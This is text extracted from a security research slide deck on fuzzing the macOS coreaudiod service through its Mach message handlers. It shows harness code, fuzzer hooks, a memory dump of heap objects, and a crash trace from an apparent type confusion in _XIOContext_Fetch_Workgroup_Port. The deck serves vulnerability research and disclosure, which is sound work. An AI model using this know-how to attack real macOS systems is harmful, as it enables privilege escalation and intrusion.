<code>f</code>	<code>XSystem_CreateMetaDevice</code>
<code>f</code>	<code>XSystem_DestroyMetaDevice</code>
<code>f</code>	<code>XSystem_ReadSetting</code>
<code>f</code>	<code>XSystem_WriteSetting</code>
<code>f</code>	<code>XSystem_DeleteSetting</code>
<code>f</code>	<code>XIOContext_SetClientControlPort</code>
<code>f</code>	<code>XIOContext_Start</code>
<code>f</code>	<code>XIOContext_Stop</code>
<code>f</code>	<code>XObject_HasProperty</code>
<code>f</code>	<code>XObject_IsPropertySettable</code>
<code>f</code>	<code>XObjectGetPropertyData</code>
<code>f</code>	<code>XObjectGetPropertyData_DI32</code>
<code>f</code>	<code>XObjectGetPropertyData_DI32_QI32</code>
<code>f</code>	<code>XObjectGetPropertyData_DI32_QCFString</code>
<code>f</code>	<code>XObjectGetPropertyData_DAI32</code>
<code>f</code>	<code>XObjectGetPropertyData_DAI32_QAI32</code>
<code>f</code>	<code>XObjectGetPropertyData_DCFString</code>
<code>f</code>	<code>XObjectGetPropertyData_DCFString_QI32</code>
<code>f</code>	<code>XObjectGetPropertyData_DF32</code>
<code>f</code>	<code>XObjectGetPropertyData_DF32_QF32</code>
<code>f</code>	<code>XObjectGetPropertyData_DF64</code>
<code>f</code>	<code>XObjectGetPropertyData_DAF64</code>
<code>f</code>	<code>XObjectGetPropertyData_DPLList</code>
<code>f</code>	<code>XObjectGetPropertyData_DCFURL</code>
<code>f</code>	<code>XObject_SetPropertyData</code>
<code>f</code>	<code>XObject_SetPropertyData_DI32</code>
<code>f</code>	<code>XObject_SetPropertyData_DF32</code>

## RPC Functions

```
; Attributes: bp-based frame

_XSystem_Open proc near

var_D0= qword ptr -0D0h
var_C0= byte ptr -0C0h
var_B8= byte ptr -0B8h
var_B0= byte ptr -0B0h
var_A0= audit_token_t ptr -0A0h
var_80= qword ptr -80h
var_78= qword ptr -78h
var_70= xmmword ptr -70h
var_60= xmmword ptr -60h
buf= byte ptr -50h
var_30= qword ptr -30h

push    rbp
mov     rbp, rsp
push    r15
push    r14
push    r13
push    r12
push    rbx
sub    rsp, 0A8h
mov     r12, rsi
mov     rax, cs:7FF85D277498h
mov     rax, [rax]
mov     [rbp+var_30], rax
mov     ebx, 0FFFFFED0h
cmp    dword ptr [rdi], 0
jns    loc_7FF81DB4A118
```



## THE ATTACK CYCLE

# Call the Mach Message Handler

Identify an attack vector

Choose a Target


Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Load `CoreAudio` library and call `HALB_MIGServer_server`
  - But it's not exported!
- Borrowed some logic from Ivan Fratric and his [TinyInst](#) library (we'll talk about this more later ;)
  - Parses Mach-O binary headers/load commands to [extract symbol info](#)
  - Could use it to [resolve and call the target function!](#)



## THE ATTACK CYCLE

# Fuzzing Harness

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Full fuzzing harness can be found here:

<https://github.com/googleprojectzero/p0tools/blob/master/CoreAudioFuzz/harness.mm>

```
$ ./harness -f corpora/basic/1 -v
*****NEW MESSAGE*****
Message ID: 1010000 (XSystem_Open)
----- MACH MSG HEADER -----
msg_bits: 2319532353
msg_size: 56
msg_remote_port: 1094795585
msg_local_port: 1094795585
msg_voucher_port: 1094795585
msg_id: 1010000
----- MACH MSG BODY (32 bytes) -----
0x01 0x00 0x00 0x00 0x03 0x30 0x00 0x00 0x41 0x41 0x41 0x41 0x41 0x41 0x41 0x41
0x00 0x00
----- MACH MSG TRAILER -----
msg_trailer_type: 0
msg_trailer_size: 32
msg_seqno: 0
msg_sender: 0
----- MACH MSG TRAILER BODY (32 bytes) -----
0xf5 0x01 0x00 0x00 0xf5 0x01 0x00 0x00 0x14 0x00 0x00 0x00 0xf5 0x01 0x00 0x00 0x14 0x00
0x00 0x00 0x7e 0x02 0x00 0x00 0xa3 0x86 0x01 0x00 0x4f 0x06 0x00 0x00
Processing function result: 1
*****RETURN MESSAGE*****
----- MACH MSG HEADER -----
msg_bits: 1
msg_size: 36
msg_remote_port: 1094795585
msg_local_port: 0
msg_voucher_port: 0
msg_id: 1010100
----- MACH MSG BODY (12 bytes) -----
0x00 0x00 0x00 0x00 0x01 0x00 0x00
```



THE ATTACK CYCLE

# Harvesting Legitimate Mach Messages

Identify an attack vector

Choose a Target


Create a Fuzzing Harness


Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Coverage-guided fuzzer will mutate/identify good inputs
- But, a seed corpus is often helpful
- Used a Python `lldb` script to break on the MIG handler and dump real Mach messages sent to `coreaudiod`
- Audio MIDI Setup application on MacOS was helpful





## THE ATTACK CYCLE

Identify an  
attack  
vector

Choose a  
Target

Create a  
Fuzzing  
Harness

Fuzz and  
Produce  
Crashes

Iterate on  
the Fuzzing  
Harness

Identify and  
Exploit a  
Vulnerability

# Fuzz and Produce Crashes



## THE ATTACK CYCLE

# Firing up the Fuzzer

Identify an attack vector

Choose a Target

Create a Fuzzing Harness


Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Used the excellent [Jackalope fuzzer](#) by Ivan Fratric
  - High level of customizability (custom mutators, instrumentation, sample delivery)
  - Seamless usage on MacOS
  - Code coverage provided by [TinyInst](#) (also by Ivan Fratric)
    - A lightweight dynamic instrumentation library





## THE ATTACK CYCLE

# Crashes, Already!?

Identify an  
attack  
vector

Choose a  
Target


Create a  
Fuzzing  
Harness

Fuzz and  
Produce  
Crashes

Iterate on  
the Fuzzing  
Harness

Identify and  
Exploit a  
Vulnerability

- The fuzzer immediately started producing crashes!
- Targeted fuzzing
  - Initial crashes are often not security relevant
  - ***They indicate a fuzzing harness design bug or an invalid assumption!***



## THE ATTACK CYCLE

Identify an  
attack  
vector

Choose a  
Target


Create a  
Fuzzing  
Harness

Fuzz and  
Produce  
Crashes

Iterate on  
the Fuzzing  
Harness

Identify and  
Exploit a  
Vulnerability

# Iterate on the Fuzzing Harness



## THE ATTACK CYCLE

# Iteration 1: Target Initialization

Identify an attack vector

Choose a Target


Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- The fuzzer neglects bootstrapping/initialization tasks!





## THE ATTACK CYCLE

# Iteration 1: Target Initialization

Identify an attack vector

Choose a Target


Create a Fuzzing Harness


Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Code coverage and error messages can be insightful





## THE ATTACK CYCLE

# Iteration 2: API Call Chaining

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Another bad assumption:
  - All Mach message handlers functioned independently of each other
- Clearly, `HALS_Object_SetPropertyData_DPList` expected a previous message to initialize a client

```
mach-send> log show --predicate 'process == "coreaudiod"' --info --last 1m --debug
Filtering the log data using "process == "coreaudiod"""
Timestamp                Thread      Type          Activity          PID    TTL
2025-01-24 09:23:53.152455-0800 0x136fdb8  Error          0x0           43855   0
  coreaudiod: (CoreAudio)          HALS_MIGServer.cpp:4160  HALS_Object_SetPropertyData_D
  PLIST: there is no client
```



## THE ATTACK CYCLE

# Iteration 2: API Call Chaining

Identify an  
attack  
vector

Choose a  
Target


Create a  
Fuzzing  
Harness

Fuzz and  
Produce  
Crashes

Iterate on  
the Fuzzing  
Harness

Identify and  
Exploit a  
Vulnerability

- The need for **Structured Fuzzing**
  - Most fuzzers only accept bytes!
  - Idea: consume those bytes as a stream and use them to do different things
  - Ned Williamson's [2019 OffensiveCon Talk](#)



## THE ATTACK CYCLE

# Iteration 2: API Call Chaining

- **API Call Chaining:** Single fuzz input → Multiple Mach messages

```
extern "C" int LLVMFuzzerTestOneInput(const uint8_t* data, size_t size) {
    FuzzedDataProvider fuzz_data(data, size); // Initialize FDP
    while (fuzz_data.remaining_bytes() >= MACH_MSG_MIN_SIZE) { // Continue until we've consumed
        all bytes
        uint32_t msg_id = fuzz_data.ConsumeIntegralInRange<uint32_t>(1010000, 1010062);
        switch (msg_id) {
            case '1010000': {
                send_XSystem_Open_msg(fuzz_data);
            }
            case '1010001': {
                send_XSystem_Close_msg(fuzz_data);
            }
            case '1010002': {
                send_XSystem_GetObjectInfo_msg(fuzz_data);
            }
            ...
        }
    }
}
```

Identify an attack vector


Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability



## THE ATTACK CYCLE

# Iteration 3: Mocking Out Functionality

Identify an attack vector

Choose a Target

Create a Fuzzing Harness


Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Fuzzer gets stuck exploring irrelevant functionality
- Buggy or unneeded functionality
- C Function Interposing:

```
kern_return_t custom_bootstrap_check_in(mach_port_t bootstrap_port,
const char *service_name, mach_port_t *service_port) {
    // Ensure service_port is non-null and make it non-zero
    if (service_port) {
        *service_port = 1; // Set to a non-zero value
    }
    return KERN_SUCCESS; // Return 0 (KERN_SUCCESS)
}
```



## THE ATTACK CYCLE

# Iteration 3: Mocking Out Functionality

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Silly bugs messing up fuzzing efficiency!


```
; Attributes: bp-based frame
; void __fastcall HALS_SettingsManager::WriteSetting(CASettingsStorage **this, const __CFString *,
HALS_SettingsManager::__WriteSetting(__CFString const*, void const*) proc near
push    rbp
mov     rbp, rsp
push    r15
push    r14
push    rbx
push    rax
cmp     qword ptr [rdi+18h], 0
jz      short loc_7FF806459E11

mov    r14, rsi
mov    r15, rdi
mov    rax, cs:7FF843563130h
mov    rdi, [rax]           ; allocator
mov    rsi, rdx             ; propertyList
xor    edx, edx             ; mutabilityOption
call   _CFPropertyListCreateDeepCopy
mov    rbx, rax
mov    rdi, [r15+18h]        ; this
mov    rsi, r14              ; key
mov    rdx, rax              ; value
call   CASettingsStorage::SetCFTypeValue(__CFString const*,void const*)

loc_7FF806459DFF:          ; cf
mov    rdi, rbx
add    rsp, 8
pop    rbx
pop    r14
pop    r15
pop    rbp
retn
HALS_SettingsManager::__WriteSetting(__CFString const*, void const*)
```

No Check for NULL Property List

CFRelease



## THE ATTACK CYCLE

# Iteration 3: Mocking Out Functionality

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- TinyInst Hook API:

```
void HALSWriteSettingHook::OnFunctionEntered() {  
    printf("HALS_SettingsManager::_WriteSetting Entered\n");  
    if (!GetRegister(RDX)) {  
        printf("NULL plist passed as argument, returning to prevent NULL CFRelease\n");  
        printf("Current $RSP: %p\n", GetRegister(RSP));  
        void *return_address;  
  
        RemoteRead((void*)GetRegister(RSP), &return_address, sizeof(void *));  
        printf("Current return address: %p\n", GetReturnAddress());  
        printf("Current $RIP: %p\n", GetRegister(RIP));  
        SetRegister(RAX, 0);  
        SetRegister(RIP, GetReturnAddress());  
        printf("$RIP register is now: %p\n", GetRegister(ARCH_PC));  
        SetRegister(RSP, GetRegister(RSP) + 8); // Simulate a ret instruction  
    }  
}
```



## THE ATTACK CYCLE

# Iteration 3: Mocking Out Functionality

Identify an  
attack  
vector

Choose a  
Target


Create a  
Fuzzing  
Harness

Fuzz and  
Produce  
Crashes

Iterate on  
the Fuzzing  
Harness

Identify and  
Exploit a  
Vulnerability

- Full custom fuzzer implementation:
  - <https://github.com/googleprojectzero/p0tools/tree/master/CoreAudioFuzz/jackalope-modifications>



## THE ATTACK CYCLE

Identify an  
attack  
vector

Choose a  
Target


Create a  
Fuzzing  
Harness

Fuzz and  
Produce  
Crashes

Iterate on  
the Fuzzing  
Harness

Identify and  
Exploit a  
Vulnerability

# Identify and Exploit a Vulnerability



## THE ATTACK CYCLE

# Hardware Abstraction Layer (HAL)

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

- Interact with audio devices, plugins, and settings on the operating system
- Information stored on the heap
- Linked list of **HALS\_Objects**
- Wrote a TinyInst hook to dump them all

```
→ jackalope-harness git:(valid-object-ids) ✘ ./object-dumper-attach -instrument_modul
e CoreAudio -generate_unwind -pid `pgrep coreaudiod` | head -n 100
Instrumented module CoreAudio, code size: 7598080
OnModuleInstrumented: Looks like we made it!
base address: 323518464
sObjectInfoList located at 0x7f9d98007ac0
First item: 0x7f9d91059000, Last item: 0x7f9d9105e4f0

***** OBJECT DUMP *****
Object ID: 1
Object Type (offset 28): sysa
Object SubType (offset 32): sysa
Raw memory contents at offset 0x0 of object:
Memory dump at 0x7f9d98811018:
7F9D98811018: C0 FD E4 50 F8 7F 00 00 01 00 00 00 03 06 01 00 |...P.....
7F9D98811028: 01 01 68 75 01 00 49 6E 01 00 00 00 73 79 73 61 |..hu..In....sysa
7F9D98811038: 73 79 73 61 00 00 00 00 20 64 E8 50 F8 7F 00 00 |sysa.... d.P....
7F9D98811048: 00 FF 30 2D 00 00 00 00 5A 54 55 4D 00 00 00 00 |..0-....ZTUM....
7F9D98811058: 00 00 00 00 A0 20 00 00 00 00 00 00 5A 54 55 4D |..... ....ZTUM
7F9D98811068: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |.....
7F9D98811078: FF FF FF FF FF FF AF EF 7E 67 62 80 FF FF |....~gb...
7F9D98811088: 5A 54 55 4D 5A 54 55 4D 48 4F 70 87 9D 7F 00 00 |ZTUMZTUMHOp....
7F9D98811098: 30 4F 70 87 9D 7F 00 00 00 00 00 00 00 00 00 00 |0Op.....
7F9D988110A8: 00 00 00 00 00 00 00 B8 48 E8 50 F8 7F 00 00 |.....H.P...
7F9D988110B8: 5A 54 55 4D 00 00 00 00 00 00 00 00 A0 20 00 00 |ZTUM.....
```



## THE ATTACK CYCLE

# Hardware Abstraction Layer (HAL)

- Looking up or modifying a `HALS_Object`
  - Most `CoreAudio` APIs use `CopyObjectByObjectID(uint)`
  - Takes an index parameter and fetches the corresponding object within the linked list

Identify an attack vector


Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability



## THE ATTACK CYCLE

# An Intriguing Crash: \_XIOContext\_Fetch\_Workgroup\_Port

- Shallow crash on a `call` instruction!?

```
(lldb) c
Process 14685 resuming
Process 14685 stopped
* thread #8, queue = 'com.apple.audio.system-event', stop reason = EXC_BAD_ACCESS (code=EXC_I386_GPFLT)
  frame #0: 0x00007ff8160db79d CoreAudio`_XIOContext_Fetch_Workgroup_Port + 294
CoreAudio`_XIOContext_Fetch_Workgroup_Port:
-> 0x7ff8160db79d <+294>: call  qword ptr [rax + 0x168] ←
  0x7ff8160db7a3 <+300>: mov   dword ptr [rbx + 0x1c], eax
  0x7ff8160db7a6 <+303>: mov   rdi, r13
  0x7ff8160db7a9 <+306>: call   0x7ff816095818 ; HALS_ObjectMap::ReleaseObject(HALS_Object*)
(lldb) bt
* thread #8, queue = 'com.apple.audio.system-event', stop reason = EXC_BAD_ACCESS (code=EXC_I386_GPFLT)
 * frame #0: 0x00007ff8160db79d CoreAudio`_XIOContext_Fetch_Workgroup_Port + 294
   frame #1: 0x00007ff8160dcc81 CoreAudio`HALB_MIGServer_server + 84
   frame #2: 0x00007ff8131ec032 libdispatch.dylib`dispatch_mig_server + 362
   frame #3: 0x00007ff815db32ed CoreAudio`invocation function for block in AMCP::Utility::Dispatch_Queue::install_mig_server(unsigned int, unsigned int, unsigned int (*)(mach_msg_header_t*, mach_msg_header_t*), bool, bool) + 42
     frame #4: 0x00007ff8131d17e2 libdispatch.dylib`_dispatch_client_callout + 8
     frame #5: 0x00007ff8131d436d libdispatch.dylib`_dispatch_continuation_pop + 511
     frame #6: 0x00007ff8131e4c83 libdispatch.dylib`_dispatch_source_invoke + 2077
     frame #7: 0x00007ff8131d77ba libdispatch.dylib`_dispatch_lane_serial_drain + 322
     frame #8: 0x00007ff8131d83e2 libdispatch.dylib`_dispatch_lane_invoke + 377
     frame #9: 0x00007ff8131d9393 libdispatch.dylib`_dispatch_workloop_invoke + 782
     frame #10: 0x00007ff8131e20db libdispatch.dylib`_dispatch_root_queue_drained_wlh + 271
     frame #11: 0x00007ff8131e19dc libdispatch.dylib`_dispatch_workloop_worker_thread + 659
     frame #12: 0x00007ff813375c7f libsystem_pthread.dylib`_pthread_wqthread + 326
     frame #13: 0x00007ff813374bdb libsystem_pthread.dylib`start_wqthread + 15
(lldb)
```

Identify an attack vector


Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability



## THE ATTACK CYCLE

# An Intriguing Crash

Identify an attack vector

Choose a Target

Create a Fuzzing Harness

Fuzz and Produce Crashes

Iterate on the Fuzzing Harness

Identify and Exploit a Vulnerability

The `rax` register was derived from a call to `CopyObjectByObjectID`

1. Fetch a `HALS_Object` from the Object Map based on an ID provided in the Mach message
2. Dereference the address `a1` at offset `0x68` of the `HALS_Object`
3. Dereference the address `a2` at offset `0x0` of `a1`
4. Call the function pointer at offset `0x168` of `a2`


```
mov rdi, r14 ; this
call HALS_Client::EvaluateSandboxAllowsMicAccess(void)
mov edi, r15d ; .this
call HALS_ObjectMap::CopyObjectByObjectID(uint)
mov r13, rax
test rax, rax
jz loc_7FF813A5A928
```

```
mov rdi, [r13+68h]
mov rax, [rdi]
call qword ptr [rax+168h]
mov [rbx+ICH], eax
mov rdi, r13 ; this
call HALS_ObjectMap::ReleaseObject(HALS_Object *)
